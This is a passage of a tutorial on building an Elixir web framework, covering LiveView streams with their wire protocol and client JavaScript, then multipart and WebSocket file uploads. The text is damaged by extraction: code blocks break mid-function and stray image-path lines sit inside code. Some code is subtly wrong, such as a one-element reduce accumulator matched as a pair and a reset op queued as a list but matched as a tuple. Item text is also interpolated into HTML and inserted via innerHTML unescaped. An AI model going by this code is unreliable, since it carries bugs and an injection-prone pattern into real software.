    :limit,         # nil | pos_integer – max items on client (nil = unlimited)
    :ops,           # pending operations queue
    :items,         # %{dom_id => true} – tracks existing DOM IDs
    :order,         # list of dom_ids in insertion order (for limit pruning)
  ]

  def stream(assigns, name, items, opts \\ []) do
    streams = Map.get(assigns, :__streams__, %{})
    existing = Map.get(streams, name)

    render_fn =
      Keyword.get(opts, :render) || (existing && existing.render_fn) ||
        raise ArgumentError,
          "stream #{inspect(name)} requires a :render function on first init"

    id_fn =
      Keyword.get(opts, :id) || (existing && existing.id_fn) ||
        fn item -> to_string(item.id) end

    dom_prefix =
      Keyword.get(opts, :dom_prefix) || (existing && existing.dom_prefix) ||
        to_string(name)

    reset? = Keyword.get(opts, :reset, false)
    at = Keyword.get(opts, :at, -1)
    limit = Keyword.get(opts, :limit) || (existing && existing.limit)

    # Start with existing ops/items/order or empty
    base_ops = if existing && !reset?, do: existing.ops, else: []
    base_items = if existing && !reset?, do: existing.items, else: %{}
    base_order = if existing && !reset?, do: existing.order, else: []

    # Add reset op if requested
    ops = if reset?, do: base_ops ++ [[:reset]], else: base_ops

    # Add insert ops for all provided items (with upsert detection)
    {ops, items_map, order} =
      Enum.reduce(items, {ops, base_items, base_order}, fn item, {acc_ops, acc_items, acc_order} ->
        dom_id = dom_prefix <> "-" <> id_fn.(item)
        is_update = Map.has_key?(acc_items, dom_id)

```



```

      new_order =
        if is_update do
          acc_order
        else
          if at == 0, do: [dom_id | acc_order], else: acc_order ++ [dom_id]
        end

        {acc_ops ++ [{:insert, item, dom_id, [at: at]}],
         Map.put(acc_items, dom_id, true),
         new_order}
      end)

    # Apply limit – prune excess items from the opposite end
    {ops, items_map, order} = apply_limit(ops, items_map, order, limit, at)

    stream_struct = %__MODULE__{
      name: name,
      render_fn: render_fn,
      id_fn: id_fn,
      dom_prefix: dom_prefix,
      limit: limit,
      ops: ops,
      items: items_map,
      order: order
    }

    Map.put(assigns, :__streams__, Map.put(streams, name, stream_struct))
  end

  def stream_insert(assigns, name, item, opts \\ []) do
    streams = Map.get(assigns, :__streams__, %{})

    stream = Map.get(streams, name) ||
      raise ArgumentError, "stream #{inspect(name)} not initialized – call stream/4 first"

    dom_id = stream.dom_prefix <> "-" <> stream.id_fn.(item)
    position = Keyword.get(opts, :at, -1)
    is_update = Map.has_key?(stream.items, dom_id)

    # Track insertion order (only for new items)
    new_order =
      if is_update do
        stream.order
      else
        if position == 0, do: [dom_id | stream.order], else: stream.order ++ [dom_id]
      end

    updated = %{stream |
      ops: stream.ops ++ [{:insert, item, dom_id, [at: position]}],
      items: Map.put(stream.items, dom_id, true),
      order: new_order
    }

    # Apply limit after insert
    {ops, items, order} = apply_limit(updated.ops, updated.items, updated.order, stream.limit, position)
    updated = %{updated | ops: ops, items: items, order: order}

    Map.put(assigns, :__streams__, Map.put(streams, name, updated))
  end

  def stream_delete(assigns, name, item) do
    streams = Map.get(assigns, :__streams__, %{})

    stream = Map.get(streams, name) ||
      raise ArgumentError, "stream #{inspect(name)} not initialized – call stream/4 first"

    dom_id = stream.dom_prefix <> "-" <> stream.id_fn.(item)

    updated = %{stream |
      ops: stream.ops ++ [{:delete, dom_id}],
      items: Map.delete(stream.items, dom_id),
      order: List.delete(stream.order, dom_id)
    }

    Map.put(assigns, :__streams__, Map.put(streams, name, updated))
  end
end

```

```

def extract_stream_ops(assigns) do
  streams = Map.get(assigns, :__streams__, %{})

  if map_size(streams) == 0 do
    {nil, assigns}
  else
    {payload, cleaned_streams} =
      Enum.reduce(streams, {%{}}, fn {name, stream_data}, {payload_acc, streams_acc} ->
        if stream_data.ops == [] do
          {payload_acc, Map.put(streams_acc, name, stream_data)}
        else
          stream_payload = build_stream_payload(stream_data)
          cleaned = %{stream_data | ops: []}

          {Map.put(payload_acc, to_string(name), stream_payload),
           Map.put(streams_acc, name, cleaned)}
        end
      end)

    if map_size(payload) == 0 do
      {nil, Map.put(assigns, :__streams__, cleaned_streams)}
    else
      {payload, Map.put(assigns, :__streams__, cleaned_streams)}
    end
  end
end

# Prunes excess items when a limit is set.
defp apply_limit(ops, items, order, nil, _at), do: {ops, items, order}

defp apply_limit(ops, items, order, limit, at) when length(order) > limit do
  excess = length(order) - limit

  {to_prune, to_keep} =
    if at == 0 do
      {Enum.take(order, -excess), Enum.drop(order, -excess)}
    else
      {Enum.take(order, excess), Enum.drop(order, excess)}
    end

  prune_ops = Enum.map(to_prune, fn dom_id -> {:delete, dom_id} end)
  pruned_items = Enum.reduce(to_prune, items, fn dom_id, acc -> Map.delete(acc, dom_id) end)

  {ops ++ prune_ops, pruned_items, to_keep}
end

defp apply_limit(ops, items, order, _limit, _at), do: {ops, items, order}

# Converts the ops queue into a wire-ready map
defp build_stream_payload(stream) do
  {has_reset, inserts, deletes} =
    Enum.reduce(stream.ops, {false, [], []}, fn
      {:reset}, {_reset, _ins, _del} ->
        {true, [], []}

      {:insert, item, dom_id, opts}, {reset, ins, del} ->
        html = stream.render_fn.(item)
        position = Keyword.get(opts, :at, -1)

        entry = %{"id" => dom_id, "html" => html}
        entry = if position == 0, do: Map.put(entry, "at", 0), else: entry

        {reset, ins ++ [entry], del}

      {:delete, dom_id}, {reset, ins, del} ->
        {reset, ins, del ++ [dom_id]}
    end)

  result = %{}
  result = if has_reset, do: Map.put(result, "reset", true), else: result
  result = if inserts != [], do: Map.put(result, "inserts", inserts), else: result
  result = if deletes != [], do: Map.put(result, "deletes", deletes), else: result
  result
end
end

```

Key properties: - `render_fn` is provided once at initialization and reused for every insert - `ops` accumulates operations between renders, then gets drained by the handler - `items` tracks only DOM IDs (not item data) — items are freed after being sent - `order` tracks insertion order so the `limit` feature knows which end to prune from

Importing the Stream API

Update `lib/ignite/live_view.ex` — inside the `__using__` macro, import the stream functions so LiveViews can call them directly:

```
import Ignite.LiveView.Stream, only: [
  stream: 3,
  stream: 4,
  stream_insert: 3,
  stream_insert: 4,
  stream_delete: 3
]
```

This goes alongside the existing imports for `push_redirect`, `live_component`, etc. With this import, any module that does `use Ignite.LiveView` can call `stream/4`, `stream_insert/4`, and `stream_delete/3` without qualifying the module name.

Handler Integration

Update `lib/ignite/live_view/handler.ex` — after rendering, extract stream ops and include them in the payload. This applies to both the mount handler and the event handler.

In `websocket_init` (mount):

```
{statics, dynamics} = Engine.render(view_module, assigns)

# Extract pending stream operations (initial items from mount)
{streams_payload, assigns} = Ignite.LiveView.Stream.extract_stream_ops(assigns)

new_state = %{view: view_module, assigns: assigns, prev_dynamics: dynamics}

# Include streams in mount payload if present
payload_map = %{s: statics, d: dynamics}
payload_map = if streams_payload, do: Map.put(payload_map, :streams, streams_payload), else: payload_map

payload = Jason.encode!(payload_map)
{:reply, {:text, payload}, new_state}
```

In `send_render_update` (after handling events or info messages):

```
diff_payload =
  case Map.get(state, :prev_dynamics) do
    nil -> new_dynamics
    prev -> Engine.diff(prev, new_dynamics)
  end

# Extract pending stream operations
{streams_payload, assigns} = Ignite.LiveView.Stream.extract_stream_ops(assigns)

new_state = %{state | assigns: assigns, prev_dynamics: new_dynamics}

# Include streams in payload if present
payload_map = %{d: diff_payload}
payload_map = if streams_payload, do: Map.put(payload_map, :streams, streams_payload), else: payload_map

payload = Jason.encode!(payload_map)
{:reply, {:text, payload}, new_state}
```

The pattern is the same in both places: call `extract_stream_ops/1` to drain the pending ops queue, then conditionally merge the `streams` key

into the payload. When no streams are used, `streams_payload` is `nil` and the payload remains unchanged.

How Operations Flow



1. LiveView calls `stream_insert(assigns, :events, item)` — queues `{:insert, item, "events-42", [at: 0]}`
2. Handler calls `render/1` → produces statics/dynamics as usual
3. Handler calls `Stream.extract_stream_ops(assigns)` → renders each queued item via `render_fn`, builds wire payload, clears the ops queue
4. Payload sent: `{"d": {"0": "5"}, "streams": {"events": {"inserts": [...]}}`
5. JS client applies dynamics via morphdom, then applies stream ops to the DOM container

Wire Protocol

Stream operations are sent as a `streams` field alongside the existing `d` field:

Mount (empty stream, no items yet):

```
{"s": ["...", "..."], "d": ["0"]}
```

Insert (one new event prepended):

```
{
  "d": {"0": "1"},
  "streams": {
    "events": {
      "inserts": [
        {"id": "events-1", "at": 0, "html": "<div id=\"events-1\">...</div>"}
      ]
    }
  }
}
```

Delete:

```
{
  "d": {},
  "streams": {
    "events": {
      "deletes": ["events-3"]
    }
  }
}
```

Reset (clear all items):

```
{
  "d": {"0": "0"},
  "streams": {
    "events": {
      "reset": true
    }
  }
}
```

Template Integration

Stream containers are empty elements with an `ignite-stream` attribute:

```
def render(assigns) do
  ~L"""
  <div id="stream-demo">
    <p>Total events: <strong><%= assigns.event_count %></strong></p>
    <div ignite-stream="events"
      style="max-height: 400px; overflow-y: auto;">
    </div>
  </div>
  """
end
```

The container starts empty. Stream operations populate and manage its children. The event count is a normal dynamic that uses sparse diffing.

Frontend Changes

Update `assets/ignite.js` — add the `applyStreamOps` function and call it after morphdom updates:

```

function applyStreamOps(data) {
  if (!data.streams) return;

  for (var streamName in data.streams) {
    var ops = data.streams[streamName];
    var container = document.querySelector(
      '[ignite-stream="' + streamName + '"]'
    );

    // Reset: remove all children
    if (ops.reset) {
      while (container.firstChild) {
        container.removeChild(container.firstChild);
      }
    }

    // Deletes: remove elements by DOM ID
    if (ops.deletes) {
      for (var i = 0; i < ops.deletes.length; i++) {
        var el = document.getElementById(ops.deletes[i]);
        if (el) el.parentNode.removeChild(el);
      }
    }

    // Inserts: add new elements (or upsert existing ones)
    if (ops.inserts) {
      for (var j = 0; j < ops.inserts.length; j++) {
        var entry = ops.inserts[j];
        var temp = document.createElement("div");
        temp.innerHTML = entry.html.trim();
        var newEl = temp.firstChild;

        // Upsert: if element with this ID already exists, update it in-place
        var existing = document.getElementById(entry.id);
        if (existing) {
          morphdom(existing, newEl);
        } else if (entry.at === 0) {
          container.insertBefore(newEl, container.firstChild); // Prepend
        } else {
          container.appendChild(newEl); // Append
        }
      }
    }
  }
}

```

Protecting Stream Children from Morphdom

There's a subtle but critical interaction between morphdom and streams. The template renders the stream container as **empty**:

```
<div ignite-stream="events"></div>
```

But at runtime, `applyStreamOps` has populated it with children. When morphdom runs on the next update, it compares the current DOM (with children) against the new HTML (empty container) and **removes all children** — wiping out the stream items.

The Morphdom vs Streams Conflict

```
Template renders:      Runtime DOM (after stream ops):
<div ignite-stream>    <div ignite-stream>
</div>   (empty)      <div id="events-1">...</div>
                        <div id="events-2">...</div>
                        <div id="events-3">...</div>
                        </div>

morphdom compares → "template says empty, DOM has children"
                  → REMOVES all children!

Fix: onBeforeElUpdated returns false for stream containers
    → morphdom skips them, applyStreamOps manages children
```

The fix: tell morphdom to skip stream containers entirely in `applyUpdate` :

```
morphdom(container, wrapper, {
  onBeforeElUpdated: function (fromEl, toEl) {
    // Skip stream containers – their children are managed by applyStreamOps
    if (fromEl.hasAttribute("ignite-stream")) {
      return false;
    }
    // ... other checks
  }
});
```

Order matters: `applyUpdate` (morphdom) runs first to ensure the stream container exists in the DOM, then `applyStreamOps` manipulates its children. The `onBeforeElUpdated` guard ensures morphdom doesn't destroy the children that `applyStreamOps` manages.

Backward Compatibility

Stream operations are only included in the payload when a LiveView uses streams. Existing LiveViews (Counter, Dashboard, etc.) never see a `streams` field — their payloads remain `{"d": {...}}` as before.

Using It

The StreamDemoLive Example

Create `lib/my_app/live/stream_demo_live.ex` :

```
defmodule MyApp.StreamDemoLive do
  use Ignite.LiveView

  @event_types ["info", "warning", "debug", "error"]

  @impl true
  def mount(_params, _session) do
    Process.send_after(self(), :generate_event, 2000)

    assigns = %{event_count: 0}

    # Initialize the stream with a render function and a limit of 20.
    # :limit caps the client-side DOM – older items are auto-pruned when
    # new ones arrive. The render function defines how each item looks.
    assigns =
      stream(assigns, :events, [],
        limit: 20,
        render: fn event ->
          color = event_color(event.type)

          ""
        end)
  end
```

```

        <div id="events-#{event.id}"
            style="padding: 8px 12px; margin: 4px 0; background: #{color};
                border-radius: 6px; font-size: 14px; display: flex;
                justify-content: space-between; align-items: center;">
            <span>
                <strong>[#{String.upcase(event.type)}]</strong> #{event.message}
            </span>
            <span style="color: #888; font-size: 12px;">#{event.time}</span>
        </div>
        ""
    end
)

{:ok, assigns}
end

# Auto-generate a random event every 2 seconds
@impl true
def handle_info(:generate_event, assigns) do
    Process.send_after(self(), :generate_event, 2000)
    event = random_event(assigns.event_count + 1)

    assigns =
        assigns
        |> Map.put(:event_count, assigns.event_count + 1)
        |> stream_insert(:events, event, at: 0)

    {:noreply, assigns}
end

@impl true
def handle_event("add_event", _params, assigns) do
    event = %{
        id: assigns.event_count + 1,
        type: "info",
        message: "Manual event (prepended to top)",
        time: format_time()
    }

    assigns =
        assigns
        |> Map.put(:event_count, assigns.event_count + 1)
        |> stream_insert(:events, event, at: 0)

    {:noreply, assigns}
end

@impl true
def handle_event("append_event", _params, assigns) do
    event = %{
        id: assigns.event_count + 1,
        type: "debug",
        message: "Manual event (appended to bottom)",
        time: format_time()
    }

    assigns =
        assigns
        |> Map.put(:event_count, assigns.event_count + 1)
        |> stream_insert(:events, event)

    {:noreply, assigns}
end

# Upsert: re-insert an item with the same ID – updates in-place on the client
@impl true
def handle_event("update_latest", _params, assigns) do
    if assigns.event_count > 0 do
        updated_event = %{
            id: assigns.event_count,
            type: "warning",
            message: "UPDATED – this event was modified in-place via upsert",
            time: format_time()
        }

        assigns = stream_insert(assigns, :events, updated_event, at: 0)
        {:noreply, assigns}
    end
end

```



```

    else
      {:noreply, assigns}
    end
  end
end

@impl true
def handle_event("clear_log", _params, assigns) do
  assigns =
    assigns
    |> Map.put(:event_count, 0)
    |> stream(:events, [], reset: true)

  {:noreply, assigns}
end

@impl true
def render(assigns) do
  ~L"""
  <div id="stream-demo" style="max-width: 700px; margin: 0 auto;">
    <h1>LiveView Streams Demo</h1>
    <p style="color: #888; font-size: 14px;">
      Events stream in every 2 seconds – only new items are sent over the wire
    </p>

    <div style="display: flex; gap: 12px; margin: 16px 0; align-items: center;">
      <button ignite-click="add_event"
        style="padding: 8px 16px; background: #3498db; color: white;
        border: none; border-radius: 6px; cursor: pointer;">
        Prepend Event
      </button>
      <button ignite-click="append_event"
        style="padding: 8px 16px; background: #2ecc71; color: white;
        border: none; border-radius: 6px; cursor: pointer;">
        Append Event
      </button>
      <button ignite-click="update_latest"
        style="padding: 8px 16px; background: #f39c12; color: white;
        border: none; border-radius: 6px; cursor: pointer;">
        Update Latest
      </button>
      <button ignite-click="clear_log"
        style="padding: 8px 16px; background: #e74c3c; color: white;
        border: none; border-radius: 6px; cursor: pointer;">
        Clear Log
      </button>
      <span style="color: #666; font-size: 14px;">
        Total events: <strong><%= assigns.event_count %></strong>
      </span>
    </div>

    <div ignite-stream="events"
      style="max-height: 400px; overflow-y: auto; border: 1px solid #eee;
      border-radius: 8px; padding: 8px;">
    </div>
  </div>
  """
end

# --- Private helpers ---

defp random_event(id) do
  type = Enum.random(@event_types)

  messages = %{
    "info" => ["System running normally", "Health check passed", "Cache refreshed"],
    "warning" => ["Memory usage high", "Response time slow", "Rate limit approaching"],
    "debug" => ["Query executed in 2ms", "Cache hit ratio: 94%", "GC cycle complete"],
    "error" => ["Connection timeout", "Invalid API key", "File not found"]
  }

  %{id: id, type: type, message: Enum.random(messages[type]), time: format_time()}
end

defp format_time do
  {{_, _, _}, {h, m, s}} = :calendar.local_time()
  :io_lib.format("~2..0B:~2..0B:~2..0B", [h, m, s]) |> to_string()
end

```

```
defp event_color("info"), do: "#e8f4f8"
defp event_color("warning"), do: "#fff8e1"
defp event_color("debug"), do: "#f3e5f5"
defp event_color("error"), do: "#ffebee"
defp event_color(_), do: "#f5f5f5"
end
```

Route Registration

Update `lib/my_app/router.ex` — add the `/streams` route:

```
get "/streams", to: MyApp.WelcomeController, action: :streams
```

Update `lib/ignite/application.ex` — register the WebSocket endpoint for the LiveView:

```
"/live/streams", Ignite.LiveView.Handler, %{view: MyApp.StreamDemoLive}}
```

Testing

Open the browser's DevTools → Network → WS tab to watch the wire protocol.

Streams Demo (`/streams`)

Mount: statics/dynamics for the page layout, no stream items yet.

Every 2 seconds, a new event appears:

```
{"d": {"0": "3"}, "streams": {"events": {"inserts": [{"id": "events-3", "at": 0, "html": "<div id=\"events-3\">...</div>"
```

Click "Prepend Event" (inserts at top with `at: 0`):

```
{"d": {"0": "4"}, "streams": {"events": {"inserts": [{"id": "events-4", "at": 0, "html": "<div id=\"events-4\">...</div>"
```

Click "Append Event" (inserts at bottom, no `at` field):

```
{"d": {"0": "5"}, "streams": {"events": {"inserts": [{"id": "events-5", "html": "<div id=\"events-5\">...</div>"}]}}
```

Click "Update Latest" (upsert — same ID as latest event, updates in-place):

```
{"d": {}, "streams": {"events": {"inserts": [{"id": "events-5", "at": 0, "html": "<div id=\"events-5\">UPDATED...</div>"
```

Notice the `d` is empty (`{}`) — the event count didn't change, so the sparse diff sends nothing for dynamics.

Click "Clear Log":

```
{"d": {"0": "0"}, "streams": {"events": {"reset": true}}}
```

Bandwidth Savings

Scenario	Without Streams	With Streams	Savings
Add 1 item to 10-item list	~1500 bytes	~150 bytes	90%
Add 1 item to 100-item list	~15000 bytes	~150 bytes	99%
Add 1 item to 1000-item list	~150000 bytes	~150 bytes	99.9%
Clear 100 items	~15000 bytes (empty re-render)	~30 bytes (reset: true)	99.8%

The savings grow linearly with list size. Stream operations are always O(1) regardless of how many items are already in the list.

Key Elixir Concepts

- **Operation queues:** Instead of storing the full collection, we store a queue of operations (`ops: []`). This is a common pattern in event-sourced systems — track what happened, not the current state.
- **Memory efficiency:** Items are rendered to HTML strings and immediately sent over the wire. The server only retains DOM IDs in the `items` map (~20 bytes per item), not the full item data. This makes streams suitable for lists of thousands of items.
- **Functional accumulation:** Each `stream_insert` call returns new assigns with the operation appended. The handler drains all accumulated operations in one batch via `extract_stream_ops/1`.
- **Separation of concerns:** The `render_fn` stored in the stream struct cleanly separates "what an item looks like" (defined once in mount) from "when items are added" (`handle_event/handle_info`). The handler orchestrates the rendering without knowing about the item structure.

File Checklist

File	Status
<code>lib/ignite/live_view/stream.ex</code>	New — <code>%Stream{}</code> struct and stream operations
<code>lib/my_app/live/stream_demo_live.ex</code>	New — demo LiveView using streams
<code>lib/ignite/live_view.ex</code>	Modified — added <code>stream</code> , <code>stream_insert</code> , <code>stream_delete</code> API
<code>lib/ignite/live_view/handler.ex</code>	Modified — extract and send stream ops in payloads
<code>lib/ignite/application.ex</code>	Modified — register <code>StreamDemoLive</code> route
<code>lib/my_app/router.ex</code>	Modified — added <code>/streams</code> route
<code>lib/my_app/controllers/welcome_controller.ex</code>	Modified — added streams link
<code>assets/ignite.js</code>	Modified — added <code>applyStreamOps</code> for client-side stream handling

How Phoenix Does It

Phoenix LiveView's stream system is more sophisticated:

- **@streams assign** — Streams are a first-class concept in the socket, not stored in regular assigns
- **HEEx comprehensions** — Items are rendered inline in the template using `<div :for={{dom_id, item} <- @streams.events} id={dom_id}>`, with each item as a separate "rendered" struct
- **Change tracking** — Phoenix tracks which assigns changed and only re-evaluates expressions that reference changed assigns
- **Limits** — `stream(socket, :items, items, limit: 50)` constrains the client-side item count for infinite scroll
- **stream_configure/3** — Separate configuration step for custom DOM ID functions
- **DOM patching** — Uses `phx-update="stream"` attribute with specialized DOM patching that handles reordering

Our implementation covers the core concept: operation-based list management with O(1) wire overhead per change.

Step 26: File Uploads

What We're Building

File upload support for Ignite, implemented in two parts: - **Part A:** Traditional multipart HTTP POST for controller routes - **Part B:** LiveView uploads over WebSocket with chunked binary frames and real-time progress



The Problem

Ignite's body parser only handles `application/x-www-form-urlencoded` and `application/json`. A browser form with `enctype="multipart/form-data"` sends a completely different format — binary boundaries separating parts — that our parser can't read.

For LiveView, the problem is worse: the WebSocket connection only speaks JSON text frames. Files are binary data that can't be meaningfully JSON-encoded without massive overhead (Base64 doubles the size).

Part A: Multipart HTTP POST

How Multipart Works

When a browser submits `<form enctype="multipart/form-data">`, it sends:

```
POST /upload HTTP/1.1
Content-Type: multipart/form-data; boundary=----WebKitFormBoundary7MA4YWxkTrZu0gW

-----WebKitFormBoundary7MA4YWxkTrZu0gW
Content-Disposition: form-data; name="description"

My photo
-----WebKitFormBoundary7MA4YWxkTrZu0gW
Content-Disposition: form-data; name="file"; filename="photo.jpg"
Content-Type: image/jpeg

<binary file data>
-----WebKitFormBoundary7MA4YWxkTrZu0gW--
```

Each "part" is separated by a boundary string. Parts can be regular fields (just a value) or files (with a filename and binary content).

Cowboy's Multipart API

Instead of parsing multipart ourselves, we use Cowboy's streaming API.

Update `lib/ignite/adapters/cowboy.ex` — add multipart parsing to handle `multipart/form-data` requests. In the existing body-reading code, detect `multipart/form-data` and branch to a new parser:

```
content_type = :cowboy_req.header("content-type", req, "")

if String.starts_with?(content_type, "multipart/form-data") do
  read_multipart(req, %{})
else
  {:ok, body, req} = :cowboy_req.read_body(req)
  {parse_body(body, content_type), req}
end
```

Then add the multipart functions:

```
# Loops through all parts of a multipart/form-data request.
# File parts are streamed to disk as %Ignite.Upload{} structs.
# Regular fields are stored as strings.
defp read_multipart(req, params) do
  case :cowboy_req.read_part(req) do
    {:ok, headers, req} ->
      {name, filename} = parse_disposition(headers)

      if filename do
        # File part — stream to temp file
        {:ok, tmp_path} = Ignite.Upload.random_file("multipart")
        Ignite.Upload.schedule_cleanup(tmp_path)
        {:ok, file} = File.open(tmp_path, [:write, :binary, :raw])
        {:ok, req} = read_part_body_to_file(req, file)
        File.close(file)

        upload_content_type =
          case Map.get(headers, "content-type") do
            nil -> "application/octet-stream"
            ct -> ct
          end

        upload = %Ignite.Upload{
          path: tmp_path,
          filename: filename,
          content_type: upload_content_type
        }

        read_multipart(req, Map.put(params, name, upload))
      else
        # Regular field — read body as string
        {:ok, body, req} = :cowboy_req.read_part_body(req)
        read_multipart(req, Map.put(params, name, body))
      end
    {:done, req} ->
      {params, req}
  end
end

# Streams part body chunks to a file handle.
# Cowboy returns {:more, data, req} for large bodies.
defp read_part_body_to_file(req, file) do
  case :cowboy_req.read_part_body(req) do
    {:ok, data, req} ->
      IO.binwrite(file, data)
      {:ok, req}
  end
end
```

```

{:more, data, req} ->
  IO.binwrite(file, data)
  read_part_body_to_file(req, file)
end
end

# Extracts "name" and "filename" from the content-disposition header.
defp parse_disposition(headers) do
  case Map.get(headers, "content-disposition") do
    nil ->
      {nil, nil}


    disposition ->
      name = extract_header_param(disposition, "name")
      filename = extract_header_param(disposition, "filename")
      {name, filename}
  end
end

defp extract_header_param(header, param_name) do
  header
  |> String.split(";")
  |> Enum.find_value(fn part ->
    trimmed = String.trim(part)

    case String.split(trimmed, "=", parts: 2) do
      [^param_name, value] -> String.trim(value, "\"")
      _ -> nil
    end
  end)
end
end

```

Cowboy Multipart Parsing Loop



The `read_part / read_part_body` loop reads one part at a time. For large file bodies, Cowboy returns `{:more, data, req}` — the recursive `read_part_body_to_file/2` keeps writing chunks until `{:ok, data, req}` signals the end. No data accumulates in memory.

The Upload Struct

Create `lib/ignite/upload.ex` :

```
defmodule Ignite.Upload do
  defstruct [:path, :filename, :content_type]

  @type t :: %__MODULE__{
    path: String.t(),
    filename: String.t(),
    content_type: String.t() | nil
  }

  @upload_dir "/tmp/ignite-uploads"

  @doc "Returns the base upload directory, creating it if needed."
  def upload_dir do
    File.mkdir_p!(@upload_dir)
    @upload_dir
  end

  @doc "Generates a unique temp file path and creates the empty file."
  def random_file(prefix \\ "upload") do
    dir = upload_dir()
    random = :rand.uniform(999_999_999) |> Integer.to_string()
    timestamp = System.system_time(:millisecond) |> Integer.to_string()
    filename = "#{prefix}-#{timestamp}-#{random}"
    path = Path.join(dir, filename)
    File.write!(path, "")
    {:ok, path}
  end

  @doc """
  Schedules cleanup of a temp file when the calling process exits.

  Spawns a lightweight process that monitors the caller. When the
  caller dies (request finished, WebSocket closed), the temp file
  is deleted automatically.
  """
  def schedule_cleanup(path) do
    parent = self()

    spawn(fn ->
      ref = Process.monitor(parent)


      receive do
        {:DOWN, ^ref, :process, ^parent, _reason} ->
          File.rm(path)
      end
    end)

    :ok
  end
end
```

When a file part is found, we: 1. Create a temp file in `/tmp/ignite-uploads/` 2. Stream the body chunks to disk 3. Store an `%Ignite.Upload{}` in `conn.params`

```
# In a controller:
def upload(conn) do
  %Ignite.Upload{} = upload = conn.params["file"]
  size = File.stat!(upload.path).size
  text(conn, "Uploaded #{upload.filename}: #{size} bytes")
end
```


Temp File Cleanup via Process Monitoring



When the Cowboy handler process exits (after sending the response), the monitor fires and the temp file is deleted. No manual cleanup needed.

Testing Part A

```
# Upload a file
curl -F "file=@README.md" -F "description=test" http://localhost:4000/upload

# Or visit http://localhost:4000/upload in the browser
```

Part B: LiveView Uploads

The Architecture

Files are sent as **binary chunks over the existing WebSocket connection**. The protocol has 5 steps:

1. User selects files → JS sends metadata as JSON text frame
2. Server validates entries → sends config back (chunk size, validity)
3. JS chunks files → sends binary WebSocket frames
4. Server appends chunks to temp file → sends progress updates
5. JS signals completion → LiveView consumes the uploaded files

Upload Configuration

Create `lib/ignite/live_view/upload.ex` — this file defines the structs and all helper functions. The key functions that LiveViews call directly are `allow_upload/3` and `consume_uploaded_entries/3`, defined in `Ignite.LiveView.UploadHelpers`:

```
def allow_upload(assigns, name, opts \\ []) do
  upload = %Upload{
    name: name,
    accept: Keyword.get(opts, :accept, []),
    max_entries: Keyword.get(opts, :max_entries, 1),
    max_file_size: Keyword.get(opts, :max_file_size, 8_000_000),
    chunk_size: Keyword.get(opts, :chunk_size, 64_000),
    auto_upload: Keyword.get(opts, :auto_upload, false)
  }

  uploads = Map.get(assigns, :__uploads__, %{})
  Map.put(assigns, :__uploads__, Map.put(uploads, name, upload))
end
```

```

def consume_uploaded_entries(assigns, name, callback) do
  uploads = Map.get(assigns, :__uploads__, %{})

  upload =
    Map.get(uploads, name) ||
      raise ArgumentError, "upload #{inspect(name)} not configured"

  {completed, remaining} = Enum.split_with(upload.entries, &&1.done?)

  {results, kept} =
    Enum.reduce(completed, {[], []}, fn entry, {results_acc, kept_acc} ->
      case callback.(entry) do
        {:ok, value} ->
          if entry.tmp_path, do: File.rm(entry.tmp_path)
          {[value | results_acc], kept_acc}

        {:postpone, _} ->
          {results_acc, [entry | kept_acc]}
      end
    end)

  updated_upload = %{upload | entries: remaining ++ Enum.reverse(kept)}
  updated_uploads = Map.put(uploads, name, updated_upload)
  {Map.put(assigns, :__uploads__, updated_uploads), Enum.reverse(results)}
end

```

In `mount/2`, configure what uploads are allowed:

```

def mount(_params, _session) do
  assigns = allow_upload(%{}, :photos,
    accept: ["image/*", ".pdf"],
    max_entries: 5,
    max_file_size: 5_000_000, # 5MB
    auto_upload: true # start uploading immediately on file select
  )
  {:ok, assigns}
end

```

Options: - `:accept` — file type restrictions (MIME types, extensions, wildcards) - `:max_entries` — maximum number of files - `:max_file_size` — per-file size limit in bytes - `:chunk_size` — bytes per WebSocket frame (default: 64KB) - `:auto_upload` — start uploading as soon as files are selected

The Upload Structs

These structs are defined at the top of `lib/ignite/live_view/upload.ex`:

```

defmodule Ignite.LiveView.Upload do
  defstruct [
    :name,
    :accept,
    :max_entries,
    :max_file_size,
    :chunk_size,
    :auto_upload,
    entries: [],
    errors: []
  ]
end

defmodule Ignite.LiveView.UploadEntry do
  defstruct [
    :ref,
    :upload_name,
    :client_name,
    :client_type,
    :client_size,
    :tmp_path,
    progress: 0,
    done?: false,
    valid?: true,
    errors: []
  ]
end

```

At runtime, an entry looks like:

```

%Ignite.LiveView.UploadEntry{
  ref: "0", # unique reference from the client
  client_name: "photo.jpg",
  client_type: "image/jpeg",
  client_size: 204800,
  tmp_path: "/tmp/ignite-uploads/lv-upload-...",
  progress: 75, # 0-100
  done?: false,
  valid?: true,
  errors: []
}

```

Wire Protocol

Step 1: File selection → validation (text frame, client → server)

```

{
  "event": "__upload_validate__",
  "params": {
    "name": "photos",
    "entries": [
      {"ref": "0", "name": "photo.jpg", "type": "image/jpeg", "size": 204800}
    ]
  }
}

```

Step 2: Validation response (text frame, server → client)

```
{
  "d": {"0": "1 file selected"},
  "upload": {
    "name": "photos",
    "chunk_size": 64000,
    "auto_upload": true,
    "entries": [{"ref": "0", "valid": true, "errors": []}]
  }
}
```

The `upload` field is only present after validation events — it tells the JS client the chunk size and which entries are valid for upload.

